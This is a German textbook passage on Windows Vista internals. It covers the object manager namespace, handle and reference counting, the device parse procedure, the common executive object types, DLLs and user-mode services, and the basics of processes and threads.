Die Prozeduren aus Abbildung 11.20 sind nicht die interessantesten Operationen für jeden Objekttyp. Vielmehr stellen sie die Rückruffunktionen zur Verfügung, die der Objekt-Manager benötigt, um Funktionen wie den Zugriff auf ein Objekt oder die Bereinigung der Objekte nach der Bearbeitung korrekt zu implementieren. Neben diesen Rückrufen bietet der Objekt-Manager noch eine Menge von generischen Objektroutinen für Operationen an, wie Objekte und Objekttypen erzeugen, Handles duplizieren, Referenzzeiger von einem Handle oder Namen erhalten und den Referenzzähler zum Objektheader hinzuzählen oder davon abziehen.

Die wirklich interessanten Operationen auf Objekten sind die nativen NT-API-Systemaufrufe wie diejenigen, die in ►Abbildung 11.9 aufgeführt sind, zum Beispiel `NtCreateProcess`, `NtCreateFile` oder `NtClose` (die generischen Funktion, die alle Arten von Handles schließt).

Obwohl der Objektnamensraum für das Funktionieren des gesamten Systems äußerst wichtig ist, wissen nur die wenigsten Leute, dass er überhaupt existiert, weil er ohne spezielle Visualisierungswerzeuge für den Benutzer nicht sichtbar ist. Eines dieser Werkzeuge ist *Winobj*, das kostenlos unter www.microsoft.com/technet/sysinternals verfügbar ist. Wenn Winobj gestartet wird, beschreibt es einen Objektnamensraum, der typischerweise die Objektverzeichnisse aus ►Abbildung 11.21 und einige andere enthält.



Link

Verzeichnis	Inhalt
??	Ausgangspunkt, um Geräte wie MS-DOS-Platten (C:) zu finden
DosDevice	Offizieller Name von ??, aber eigentlich nur ein symbolischer Link auf ??
Device	Alle erkannten Ein-/Ausgabegeräte
Driver	Objekte für jeden geladenen Gerätetreiber
ObjektTypes	Typobjekte wie die in ►Abbildung 11.11 gezeigten
Windows	Objekte, um Nachrichten an alle Win32-GUI-Fenster zu schicken

Abbildung 11.21: Einige typische Verzeichnisse im Objektnamensraum (Forts. →)

Verzeichnis	Inhalt
BaseNamedObjects	Vom Benutzer erzeugte Win32-Objekte wie Semaphore, Mutexe etc.
Arcname	Vom Bootlader erkannte Partitionsnamen
NLS	National-Language-Support-Objekte
FileSystem	Dateisystemtreiberobjekte und Objekte zur Dateisystemerkennung
Security	Objekte des Sicherheitssystems
KnownDLLs	Wichtige gemeinsame Bibliotheken, die früh geöffnet und offen gehalten werden

Abbildung 11.21: Einige typische Verzeichnisse im Objektnamensraum (Forts.)

Das seltsam benannte Verzeichnis \?? enthält die Namen der Geräte im MS-DOS-Stil, wie beispielsweise *A*: für das Diskettenlaufwerk und *C*: für die erste Festplatte. Diese Namen sind eigentlich symbolische Links auf das Verzeichnis \Device, wo diese Objekte angesiedelt sind. Der Name \?? wurde gewählt, um es in der alphabetischen Ordnung ganz oben zu platzieren. Dadurch wird das Suchen von Pfadnamen beschleunigt, die mit einem Laufwerksbuchstaben beginnen. Die Inhalte der anderen Objektverzeichnisse sollten selbst erklärend sein.

Wie oben beschrieben verwaltet der Objekt-Manager einen separaten Handle-Zähler in jedem Objekt. Dieser Zähler ist niemals größer als der Zähler der Referenzzeiger, weil jeder gültige Handle-Zähler einen Referenzzeiger auf die Objekte in seinem Handle-Tabelleneintrag hat. Dieser separate Zähler wurde eingeführt, da bei vielen Objekttypen eventuell erst der Zustand bereinigt werden muss, nachdem die letzte Benutzermodusreferenz weggenommen wurde, selbst wenn sie noch nicht bereit für das Löschen ihres Speichers sind.


Ein Beispiel dafür sind Dateiobjekte, die eine Instanz einer offenen Datei repräsentieren. In Windows können Dateien zum exklusiven Zugriff geöffnet werden. Wenn das letzte Handle für ein Dateiobjekt geschlossen wird, ist es wichtig, den exklusiven Zugriff zu diesem Zeitpunkt zu löschen anstatt darauf zu warten, dass die gelegentlichen Kernreferenzen irgendwann aufhören (z.B. nach dem letzten Schwung Daten aus dem Speicher). Ansonsten könnte das Schließen und ein erneutes Öffnen einer Datei vom Benutzermodus aus nicht wie erwartet funktionieren, weil die Datei immer noch als benutzt erscheint.

Obwohl der Objekt-Manager umfassende Mechanismen zum Verwalten der Objekt-Lebenszeit innerhalb des Kerns hat, stellen weder die NT-APIs noch die Win32-APIs einen Referenzmechanismus zur Verfügung, der im Benutzermodus den Einsatz von Handles über mehrere aktuelle Threads hinweg erlaubt. Somit gibt es bei vielen Mehrfach-Thread-Anwendungen Wettlaufsituationen und Fehler, wenn diese Programme ein Handle in dem einem Thread schließen, bevor die Benutzung in einem anderen Thread abgeschlossen ist. Oder auch ein Handle mehrmals schließen. Oder ein Handle schließen, das ein anderer Thread noch benutzt, und es wieder öffnen, um auf ein anderes Objekt zu verweisen.

Velleicht hätte die Windows-API so entworfen werden sollen, dass ein geschlossenes API pro Objekttyp gefordert wird anstatt einer einzigen generischen `NtClose`-Operation. Damit wäre zumindest die Häufigkeit der Fehler verringert worden, die durch das Schließen der falschen Handles durch Benutzermodus-Threads entstehen. Eine andere Lösung könnte sein, zusätzlich zum Index in die Handle-Tabelle ein Sequenzfeld in jedes Handle einzubetten.

Um Anwendungsprogrammierern zu helfen, Probleme wie diese in ihren Programmen zu finden, bietet Windows ein Hilfsprogramm an, den **Application Verifier**, den Softwareentwickler von Microsoft herunterladen können. Ähnlich dem Verifizierungsprogramm für Treiber, das wir in Abschnitt 11.7 beschreiben werden, führt der Application Verifier ausführliche Regelüberprüfungen durch, damit Fehler gefunden werden können, die möglicherweise beim gewöhnlichen Testen übersehen werden. Außerdem kann der Application Verifier für die Liste der freien Handles eine FIFO-Sortierung aktivieren, so dass Handles nicht direkt wieder benutzt werden (d.h., die leistungsstärkere LIFO-Anordnung, nach der Handle-Tabellen normalerweise sortiert sind, wird abgestellt). Durch dieses Aufschieben der Wiederverwendung eines Handle wird in den Situationen, in denen eine Operation das falsche Handle benutzt, auf ein geschlossenes Handle zugegriffen. Dies ist aber eine Fehlerart, die leichter zu entdecken ist.

Das Geräteobjekt ist eines der wichtigsten und vielseitigsten Kernmodusobjekte in der Ausführungsschicht. Der Typ wird durch den E/A-Manager spezifiziert, der zusammen mit den Gerätetreibern der hauptsächliche Nutzer der Geräteobjekte ist. Geräteobjekte sind eng mit Treibern verbunden und jedes Geräteobjekt hat in der Regel einen Link zu einem speziellen Treiberobjekt, das beschreibt, wie auf die Routinen der Ein-/Ausgabeverarbeitung für den Treiber zugegriffen werden kann, der zu dem Gerät gehört.



Geräteobjekte repräsentieren Hardwaregeräte, Schnittstellen und Busse ebenso wie logische Plattenpartitionen, Plattenvolumes und sogar Dateisysteme und Kernerweiterungen, wie beispielsweise Antivirenfilter. Viele Gerätetreiber haben Namen, es kann also auf sie zugegriffen werden, ohne vorher Handles zu Instanzen der Geräte wie in UNIX öffnen zu müssen. Wir werden Geräteobjekte als Beispiel nehmen, um zu illustrieren, wie die *Parsen*-Prozedur arbeitet (siehe ► Abbildung 11.22).

1. Wenn eine Komponente der Ausführungsschicht wie der E/A-Manager, der den nativen Systemaufruf `NtCreateFile` implementiert, `ObOpenObjectByName` in den Objekt-Manager aufruft, wird ein Unicode-Pfadname für den NT-Namensraum übergeben, beispielsweise `\??\C:\foo\bar`.
2. Der Objekt-Manager durchsucht Verzeichnisse und symbolische Links und findet irgendwann heraus, dass `\??\C:` auf ein Geräteobjekt verweist (ein Typ, der vom E/A-Manager definiert wird). Das Geräteobjekt ist ein Blattknoten in dem Teil des NT-Namensraums, den der Objekt-Manager verwaltet.
3. Der Objekt-Manager ruft dann die *Parsen*-Prozedur für diesen Objekttyp auf, in diesem Fall `IopParseDevice`, die vom E/A-Manager implementiert wird. Es wird nicht nur ein Zeiger auf das gefundene Geräteobjekt (für `C:`), sondern auch die restliche Zeichenkette `\foo\bar` übergeben.
4. Der E/A-Manager erzeugt ein **Anforderungspaket (IRP, I/O Request Packet)**, belegt ein Dateiobjekt und schickt die Anforderung an den Stack derjenigen Ein-/Ausgabegeräte, die durch das Geräteobjekt festgelegt sind, die vom Objekt-Manager gefunden wurden.
5. Das IRP wird durch den Ein-/Ausgabestack nach unten weitergegeben, bis ein Geräteobjekt erreicht wird, das die Dateisysteminstanz für `C:` repräsentiert. Auf jeder Stufe wird die Kontrolle an einen Einstiegspunkt in das Treiberobjekt übergeben, der mit dem Geräteobjekt dieser Ebene verknüpft ist. Der Einstiegspunkt, der in diesem Fall benutzt wird, ist für CREATE-Operationen, da die Anforderung hier ist, eine Datei namens `\foo\bar` zu erzeugen oder zu öffnen.
6. Die Geräteobjekte, die das IRP auf dem Weg zum Dateisystem antrifft, repräsentieren Dateisystemfiltertreiber, die möglicherweise die Ein-/Ausgabeoperationen modifizieren, bevor das IRP das Dateisystem-Geräteobjekt erreicht. In der Regel sind dies Systemerweiterungen wie Antivirenfilter.
7. Das Dateisystem-Geräteobjekt hat einen Link zu dem Dateisystemtreiberobjekt, beispielsweise NTFS. Das Treiberobjekt enthält jetzt also die Adresse der CREATE-Operation innerhalb von NTFS.
8. NTFS füllt das Dateiobjekt auf und übergibt es dem E/A-Manager, der den Weg zurück durch alle Geräte auf dem Stack geht, bis `IopParseDevice` an den Objekt-Manager zurückgegeben wird (siehe Abschnitt 11.8).

9. Der Objekt-Manager hat seine Suche im Namensraum beendet. Er erhält ein initialisiertes Objekt von der *Parse*-Routine (und zwar ein Dateiobjekt – nicht das ursprünglich gefundene Geräteobjekt). Also erzeugt der Objekt-Manager ein Handle für das Dateiobjekt in der Handle-Tabelle des aktuellen Prozesses und gibt das Handle zurück an seinen Aufrufer.
10. Der letzte Schritt ist die Rückkehr zum Aufrufer im Benutzermodus, was in diesem Beispiel die Win32-API *CreateFile* ist, die das Handle an die Anwendung weitergeben wird.

Die Komponenten der Ausführungsschicht können neue Typen dynamisch erschaffen, indem die *ObCreateObjectType*-Schnittstelle zum Objekt-Manager aufgerufen wird. Es gibt keine eindeutige Liste von Objekttypen, diese ändern sich von Version zu Version. Einige der gebräuchlicheren Typen sind in ▶ Abbildung 11.23 aufgeführt. Wir wollen die Objekttypen dieser Liste kurz durchgehen.

Typ	Beschreibung
Prozess	Benutzerprozess
Thread	Thread innerhalb eines Prozesses
Semaphor	Zählsemaphor für Interprozesskommunikation
Mutex	Binäres Semaphor für kritische Regionen
Ereignis	Synchronisationsobjekt mit persistentem Zustand
ALPC-Port	Mechanismus für Nachrichtenaustausch zwischen Prozessen
Timer	Objekt, damit Threads für eine gewisse Zeit schlafen können
Warteschlange	Objekt für die Benachrichtigung bei asynchroner Kommunikation
Offene Datei	Objekt für eine offene Datei
Zugriffstoken	Sicherheitsdeskriptor für ein Objekt
Profil	Datenstruktur für Messung der CPU-Belastung
Sektion	Objekt zur Repräsentation von einblendbaren Dateien
Schlüssel	Registrierungsschlüssel zum Anhängen einer Registrierung in den Namensraum des Objekt-Managers
Objektverzeichnis	Verzeichnis zur Gruppierung innerhalb des Objekt-Managers
Symbolischer Link	Verweist auf ein anderes Objekt des Objekt-Managers durch den Pfadnamen
Gerät	Ein-/Ausgabegeräteobjekt für ein physisches Gerät, Bus, Treiber oder Volume-Instanz
Gerätetreiber	Jeder geladene Gerätetreiber besitzt sein eigenes Objekt

Abbildung 11.23: Einige übliche Objekttypen der Ausführungsschicht, die vom Objekt-Manager verwaltet werden

Prozesse und Threads sind klar: Es gibt ein Objekt für jeden Prozess und jeden Thread, das die Hauptmerkmale beinhaltet, die zur Verwaltung des Prozesses bzw. Threads gebraucht werden. Die nächsten drei Objekte – Semaphore, Mutexe und Ereignisse – dienen alle der Interprozesssynchronisation. Semaphore und Mutexe arbeiten wie erwartet, aber mit einem zusätzlichen Schnickschnack (z.B. Maximalwerte und Timeouts). Ereignisse können einen von zwei Zuständen annehmen: signalisiert oder nicht signalisiert. Wenn ein Thread auf ein Ereignis wartet, das im signalisierten Zustand ist, wird der Thread direkt freigegeben. Befindet sich das Ereignis im nicht signalisierten Zustand, blockiert der Thread, bis ein anderer Thread das Ereignis signalisiert, das entweder alle blockierten Threads freigibt (Benachrichtigungsergebnis) oder nur den ersten blockierten Thread (Synchronisationsergebnis). Ein Ereignis kann auch so eingerichtet sein, dass das Ereignis nach dem erfolgreichen Warten auf ein Signal automatisch in den nicht signalisierten Zustand zurückkehrt, anstatt im signalisierten Zustand zu bleiben.

Port-, Timer- und Warteschlangenobjekte gehören ebenfalls zum Bereich Kommunikation und Synchronisation. Ports sind Kanäle zwischen Prozessen zum Austauschen von LPC-Nachrichten. Timer bieten eine Möglichkeit, für eine bestimmte Zeitspanne zu blockieren. Warteschlangen werden eingesetzt, um einem Thread mitzuteilen, dass eine zuvor begonnene asynchrone Ein-/Auszabeoperation abgeschlossen ist oder dass ein Port eine wartende Nachricht hat. (Sie wurden entworfen, um die Ebene der Parallelität in einer Anwendung zu verwalten, und werden in Multiprozessorsystemen mit hoher Performanz eingesetzt, wie SQL.)

Offene Dateiobjekte werden beim Öffnen einer Datei erzeugt. Dateien, die nicht geöffnet sind, haben keine Objekte, die vom Objekt-Manager verwaltet werden. Zugriffstoken sind Sicherheitsobjekte. Sie identifizieren einen Benutzer und zeigen an, welche besonderen Rechte er hat, falls er überhaupt welche hat. Profile sind Strukturen, die in zeitlich periodischen Abständen Stichproben des Befehlszählers eines laufenden Threads speichern, um zu sehen, wo das Programm seine Zeit verbringt.

Sektionen werden eingesetzt, um Speicherobjekte zu repräsentieren, die von der Speicherverwaltung auf Veranlassung einer Anwendung in deren Adressraum eingebettet wurden. Sie speichern den Abschnitt der Datei (oder Auslagerungsdatei), der die Seiten des Speicherobjekts repräsentiert, wenn sich diese auf der Platte befinden. Schlüssel repräsentieren den Mountpunkt für den Registrierungsnamensraum im Namensraum des Objekt-Managers. In der Regel gibt es nur ein Schlüsselobjekt, /REGISTRY, das die Namen der Registrierungsschlüssel und -werte mit dem NT-Namensraum verbindet.

Objektverzeichnisse und symbolische Links sind vollkommen lokal für den Teil des NT-Namensraums, der vom Objekt-Manager verwaltet wird. Sie arbeiten ähnlich wie ihre Pendants in Dateisystemen: Verzeichnisse erlauben die Zusammenfassung verbundener Objekte. Symbolische Links ermöglichen es, dass ein Name in einem Teil des Objektnamensraums auf einen anderen Namen in einem anderen Teil des Objektnamensraums verweisen kann.

Jedes Gerät, das dem Betriebssystem bekannt ist, hat mindestens ein Geräteobjekt, das Informationen über dieses Gerät enthält und das vom System für den Zugriff auf das Gerät benutzt wird. Schließlich hat noch jeder geladene Gerätetreiber ein Treiberobjekt in den Objektinstanzen der Geräte, die von diesem Treiber gesteuert werden.

Andere Objekte, die hier nicht aufgeführt wurden, haben spezialisierte Einsatzzwecke, wie beispielsweise die Interaktion mit Kernübertragungen oder die Win32-Thread-Pool-Worker-Thread-Fabrik.

11.3.4 Subsysteme, DLLs und Dienste im Benutzermodus

Kehren wir noch mal zu ▶ Abbildung 11.6 zurück, wo wir sehen, dass das Betriebssystem Windows Vista aus Komponenten im Kernmodus und aus Komponenten im Benutzermodus besteht. Wir haben nun unseren Überblick über die Kernmoduskomponenten abgeschlossen – es ist also an der Zeit, dass wir uns die Komponenten im Benutzermodus ansehen. Drei Arten davon sind für Windows besonders wichtig: Umgebungssubsysteme, DLLs und Dienstprozesse.

Wir haben bereits das Modell der Subsysteme in Windows beschrieben. Diese Darstellung soll nicht weiter vertieft werden, doch auf ein Detail wollen wir noch hinweisen: Im Originalentwurf von NT wurden Subsysteme als eine Möglichkeit angesehen, mehrere Betriebssystem-Personalities mit derselben zugrunde liegenden Software im Kernmodus zu unterstützen. Vielleicht war dies ein Versuch, um zu vermeiden, dass Betriebssysteme um die gleiche Plattform konkurrieren, so wie zwischen VMS und Berkeley-UNIX auf der VAX von DEC. Oder vielleicht wusste einfach niemand bei Microsoft, ob OS/2 als Programmierschnittstelle erfolgreich sein würde, also ist man auf Nummer sicher gegangen. So oder so, OS/2 wurde unwichtig und ein Nachzügler – die Win32-API, die entworfen wurde, um mit Windows 95 zusammenzuarbeiten – wurde zur vorherrschenden Schnittstelle.

Ein zweiter Schlüsselaspekt des Benutzermodusentwurfs von Windows ist die DLL (*Dynamic Link Library*). Die DLL ist Code, der mit ausführbaren Programmen zur Laufzeit statt zum Zeitpunkt der Übersetzung verbunden wird. Gemeinsame Bibliotheken sind kein neues Konzept und die meisten modernen Betriebssysteme benutzen sie. In Windows sind fast alle Bibliotheken DLLs, angefangen bei der Systembibliothek *ntdll.dll*, die in jeden Prozess geladen wird, bis hin zu den Bibliotheken mit üblichen Funktionen der höheren Ebenen, die dazu gedacht sind, die wild wuchernde Codewiederverwendung durch Anwendungsentwickler zu unterstützen.

DLLs verbessern die Effizienz des Systems, da normaler Code von Prozessen gemeinsam genutzt werden kann. Außerdem verringern sie die Programmladezeiten von der Platte, weil häufig verwendeter Code im Speicher bleibt, und sie erhöhen die Funktionstüchtigkeit des Systems, weil Code in Betriebssystembibliotheken aktualisiert werden kann, ohne dass die Anwendungsprogramme, die diesen Code benutzen, neu übersetzt oder gebunden werden müssten.

Andererseits führen gemeinsame Bibliotheken das Problem der Versionierung ein und erhöhen die Komplexität des Systems. Veränderungen, die in einer gemeinsamen Bibliothek zur Unterstützung eines bestimmten Programms vorgenommen wurden, können latente Fehler in anderen Anwendungen aufdecken oder diese Programme einfach abstürzen lassen, da sich die Implementierung geändert hat – ein Problem, das in der Welt von Windows als **DLL-Hölle** bezeichnet wird.

Die Implementierung von DLLs ist konzeptuell einfach. Anstatt den Compiler den Code ausgeben zu lassen, der direkt Unteroutinen im gleichen ausführbaren Abbild aufruft, wird eine Indirektionsstufe eingeführt: die **IAT (Import Address Table)**. Wenn eine ausführbare Datei geladen wird, dann wird diese nach der Liste der DLLs abgesucht, die ebenfalls geladen werden muss (dies wird im Allgemeinen ein Graph sein, da die aufgeführten DLLs in der Regel wieder andere DLLs auflisten, die zur Ausführung benötigt werden). Die erforderlichen DLLs werden geladen und die IAT wird für alle aufgefüllt.

Die Realität ist allerdings komplizierter. Ein Problem ist, dass die Graphen, die die Beziehungen zwischen DLLs darstellen, Zyklen enthalten können oder nicht deterministisches Verhalten zeigen, so dass die Berechnung der DLL-Liste zu einer nicht ausführbaren Folge führt. Außerdem können DLLs jedes Mal Code ausführen, wenn sie in einen Prozess geladen werden oder wenn ein neuer Thread erzeugt wird. Allgemein dient dies zur Initialisierung oder zum Belegen von Speicher pro Thread, aber viele DLLs führen eine Menge Berechnungen in diesen *Attach*-Routinen durch. Falls eine der Funktionen, die in einer *Attach*-Routine aufgerufen wird, die Liste der geladenen DLLs untersuchen muss, kann ein Deadlock auftreten, der den Prozess aufhängt.

DLLs werden für mehr als nur das Teilen von gemeinsamem Code benutzt. Sie ermöglichen ein *Hosting*-Modell zum Erweitern von Anwendungen. **ActiveX Controls** sind beispielsweise DLLs, die der Internet Explorer auf der Client-Seite herunterladen und mit denen er sich verlinken kann. Auf der anderen Seite des Internets laden und binden die Webserver dynamisch Code, um den Bedienkomfort der dargestellten von Webseiten zu verbessern. Anwendungen wie Microsoft Office verlinken DLLs und führen sie aus, damit Office als eine Plattform zur Konstruktion von anderen Anwendungen benutzt werden kann. Der COM-Programmierstil (*Component Object Model*) erlaubt es Programmen, Code dynamisch zu finden und zu laden, der für eine bestimmte öffentliche Schnittstelle geschrieben wurde. Dies führt zum prozessinternen Hosting von DLLs von nahezu allen Anwendungen, die COM verwenden.

All dieses dynamische Laden von Code bedeutet sogar eine noch größere Komplexität für das Betriebssystem, da die Verwaltung der Bibliotheksversionen nicht nur eine Frage der Zuordnung von ausführbaren Dateien zu den richtigen DLL-Versionen ist, sondern manchmal das Laden mehrerer Versionen derselben DLL in einen Prozess erforderlich macht – was Microsoft **Side-by-Side** nennt. Ein Programm kann zwei unterschiedliche dynamische Codebibliotheken beherbergen, von denen jede vielleicht die gleiche Windows-Bibliothek laden will – auch wenn sie unterschiedliche Versionsanforderungen für diese Bibliothek haben.

Eine bessere Lösung wäre es, Code in separaten Prozessen unterzubringen. Doch dies hätte eine geringere Performanz zur Folge und würde in vielen Fällen zu einem komplizierteren Programmiermodell führen. Microsoft hat bis jetzt noch keine gute Lösung entwickelt, wie all diese Komplexität im Benutzermodus gehandhabt werden soll. Da sehnt man sich doch die Schlichtheit des Kernmodus herbei.

Einer der Gründe, warum der Kernmodus weniger Komplexität als der Benutzermodus aufweist, ist, dass der Kernmodus über relativ wenige Möglichkeiten zur Erweiterung außerhalb des Gerätetreibermodells verfügt. In Windows wird die Systemfunktionalität durch Benutzermodusdienste erweitert. Dies funktioniert gut genug für Subsysteme und funktioniert noch besser, wenn nur ein paar neue Dienste statt einer vollständigen Betriebssystem-Personality angeboten werden. Es gibt relativ wenig funktionale Unterschiede zwischen Diensten, die im Kern implementiert sind, und Diensten, die in Benutzermodusprozessen implementiert sind. Sowohl Kern als auch Prozess bieten private Adressräume, in denen Datenstrukturen geschützt sind und Dienstanfragen genau geprüft werden können.

Dennoch kann es erhebliche Unterschiede in der Performanz zwischen Kerndiensten und Diensten in Benutzermodusprozessen geben. Auf moderner Hardware ist das Eintreten in den Kern vom Benutzermodus aus zwar langsam, aber doch nicht so langsam, als wenn man es zweimal tun müsste, weil man zwischen zwei Prozessen hin- und herwechselt. Außerdem hat die Kommunikation über Prozesse hinweg eine geringere Bandbreite.

Kernmoduscode kann (sehr vorsichtig) auf Daten an Benutzermodusadressen zugreifen, die als Parameter in einem Systemaufruf übergeben wurden. Mit Benutzermodusdiensten müssen die Daten entweder zu den Dienstprozessen kopiert werden oder Spielchen gespielt werden, indem Speicher ein- und ausgeblendet wird (die ALPC-Schnittstelle in Windows Vista behandelt dies unter der Oberfläche).

In Zukunft ist es möglich, dass die Hardwarekosten des Übergangs zwischen Adressräumen und Schutzmodi verringert oder vielleicht sogar irrelevant werden. Das Singularity-Projekt von Microsoft Research (Fandrich et al., 2006) benutzt Laufzeittechniken wie solche, die mit C# und Java eingesetzt werden, um Schutzmechanismen zu einem vollständigen Softwareproblem zu machen. Dann wäre kein Hardwarewechsel zwischen Adressräumen oder Schutzmodi mehr erforderlich.

Windows Vista verwendet sehr viele Dienstprozesse im Benutzermodus, um die Funktionalität des Systems zu erweitern. Einige dieser Dienste sind eng mit dem Funktionieren der Kernmoduskomponenten verknüpft, wie z.B. *lsass.exe*, der lokale Dienst zur Sicherheitsauthentifizierung. Dieser Dienst verwaltet die Token-Objekte, die die Benutzeridentität repräsentieren, ebenso wie die Verschlüsselungsschlüssel, die vom Dateisystem genutzt werden. Wenn ein neues Hardwaregerät angetroffen wird, ist der Plug-and-Play-Manager im Benutzermodus dafür verantwortlich, den richtigen Treiber festzulegen, diesen zu installieren und den Kern aufzufordern, den Treiber zu laden. Viele Hilfsmittel, die von dritter Seite angeboten werden, wie zum Beispiel Antiviren- und digitale Rechteverwaltung, werden als eine Kombination aus Kernmodustreibern und Benutzermodusdiensten implementiert.

In Windows Vista besitzt `taskmgr.exe` eine Registerkarte, die die auf dem System laufenden Dienste identifiziert. (Frühere Versionen von Windows zeigen eine Liste von Diensten mit dem Kommando `net start` an.) Mehrere Dienste können im gleichen Prozess laufen ([svchost.exe](#)). Windows nutzt dies für viele seiner eigenen Dienste zur Startzeit des Betriebssystems, um die Zeit für den Systemstart zu reduzieren. Dienste können in demselben Prozess zusammengefasst werden, so lange sie sicher mit den gleichen Sicherheitsberechtigungen operieren können.

In jedem der gemeinsam genutzten Dienstprozesse werden individuelle Dienste als DLLs geladen. Diese teilen sich normalerweise einen Pool von Threads, wobei sie auf den Win32-Threadpool zurückgreifen. So muss nur die minimale Anzahl an Threads durch alle residenten Dienste laufen.

Dienste sind eine gängige Quelle für Sicherheitsschwachstellen im System, weil sie oft entfernt zugreifbar sind (abhängig von der TCP/IP-Firewall und IP-Sicherheitseinstellungen) und weil nicht alle Programmierer, die Dienste schreiben, so sorgfältig sind, wie sie sein sollten, um die Parameter und Puffer zu validieren, die mittels RPC übergeben werden.

Die Anzahl der Dienste, die konstant in Windows laufen, ist gigantisch. Dennoch erhalten wenige dieser Dienste jemals eine einzige Anfrage – und falls sie eine bekommen, ist es wahrscheinlich von einem Angreifer, der versucht, eine Schwachstelle auszunutzen. Deshalb werden immer mehr Dienste in Windows ausgeschaltet, besonders bei Versionen von Windows Server.

11.4 Prozesse und Threads in Windows Vista

Windows bietet eine Reihe von Konzepten zur Verwaltung der CPU und zur Gruppierung von Ressourcen. In diesem Abschnitt werden wir diese Konzepte untersuchen, die relevanten Win32-API-Aufrufe besprechen und zeigen, wie sie implementiert sind.

11.4.1 Grundlegende Konzepte

Prozesse sind in Windows Vista Container für Programme. Sie enthalten den virtuellen Adressraum, die Handles, die auf Kernmodusobjekte verweisen, sowie Threads. In ihrer Rolle als Container für Threads halten sie gängige Ressourcen zur Thread-Ausführung, wie beispielsweise den Zeiger auf eine Kontingentstruktur, das gemeinsame Token-Objekt und Standardparameter zur Initialisierung von Threads – einschließlich der Priorität und der Scheduling-Klasse. Jeder Prozess hat Systemdaten im Benutzermodus, die im **Prozessumgebungsblock (PEB, Process Environment Block)** zusammengefasst sind. Zur PEB gehören die Liste der geladenen Module (d.h. die EXE-Datei und DLLs), die im Speicher enthaltenen Umgebungsvariablen, das aktuelle Arbeitsverzeichnis und Daten für die Verwaltung des Prozess-Heap – ebenso wie eine Menge an überflüssigem speziellem Win32-Code, der sich mit der Zeit angesammelt hat.

Threads sind die Abstraktion des Kerns für das CPU-Scheduling in Windows. Jedem Thread werden Prioritäten zugewiesen, basierend auf der Priorität des zugehörigen Prozesses. Threads können außerdem so eingeteilt werden, dass sie nur auf bestimmten Prozessoren laufen (man spricht dann von der **Affinität** des Threads). Dies hilft parallelen Programmen, die auf Multiprozessoren laufen, ihre Arbeitslast zu verteilen. Jeder Thread hat zwei separate Aufrufstacks: einen für die Ausführung im Benutzermodus und einen für den Kernmodus. Außerdem speichert ein **Thread-Umgebungsblock (TEB, Thread Environment Block)** Thread-spezifische Benutzermodusdaten. Zu diesen Daten gehören die lokale Thread-Speicherung (**Thread Local Storage**), Felder für Win32, sprachliche und kulturelle Eigenschaften (*localization*) und andere spezielle Felder, die von verschiedenen Stellen hinzugefügt wurden.

Außer den PEBs und TEBs gibt es noch eine weitere Datenstruktur, die vom Kernmodus und allen Prozessen gemeinsam genutzt werden, und zwar die **User Shared Data**. Dies ist eine Seite, die vom Kern beschrieben werden kann, aber von allen Benutzermodusprozessen nur gelesen werden darf. Die Seite enthält eine Reihe von Werten, die vom Kern verwaltet werden, zum Beispiel verschiedene Zeitformate, Versionsinformationen, Menge des physischen Speichers und eine große Anzahl an gemeinsam genutzten Flags, die von vielen Benutzermoduskomponenten wie COM, Terminaldiensten und den Debuggern verwendet werden. Die Benutzung dieser gemeinsamen Leseseite ist eine reine Performanzoptimierung, da die Werte ebenso durch einen Systemaufruf in den Kernmodus erhalten werden könnten. Doch Systemaufrufe sind deutlich teurer als ein einzelner Speicherzugriff, so dass für einige der vom System verwalteten Felder wie dem Zeitfeld diese Methode sehr sinnvoll ist. Die anderen Felder, zum Beispiel die aktuelle Zeitzone, ändern sich selten, doch Code, der auf diesen Feldern beruht, muss sie oft abfragen, nur um zu überprüfen, ob sie sich geändert haben.

Prozesse

Prozesse werden von Sektionsobjekten erzeugt, von denen jedes ein Speicherobjekt beschreibt, das durch eine Datei auf der Platte gesichert wird. Wenn ein Prozess erzeugt wird, enthält der erzeugende Prozess ein Handle für diesen neuen Prozess, damit er ihn verändern kann, indem er ihm Sektionen zuweist, virtuellen Speicher belegt, Parameter und Umgebungsdaten schreibt, Dateideskriptoren in seine Handle-Tabelle dupliziert und Threads anlegt. Dies ist ganz anders als die Prozesserzeugung in UNIX und spiegelt die Unterschiede in den Zielsystemen für die ursprünglichen Entwürfe von UNIX und Windows wider.

Wie in Abschnitt 11.1 beschrieben wurde UNIX für 16-Bit-Einprozessorsysteme entworfen, die Swapping einsetzen, damit Prozesse gemeinsamen Speicher nutzen konnten. In solchen Systemen war es eine brillante Idee, den Prozess als Einheit für Parallelität zu nehmen und Operationen wie `fork` zur Prozesserzeugung einzusetzen. Um einen neuen Prozess mit kleinem Speicher und ohne virtuellen Speicher laufen zu lassen, mussten Prozesse aus dem Speicher auf die Platte ausgelagert werden, um Platz zu schaffen. UNIX hat ursprünglich `fork` so implementiert, dass der Elternprozess ausgelagert wurde und dessen physischer Speicher dem Kindprozess übergeben wurde. Diese Operation war fast kostenlos.

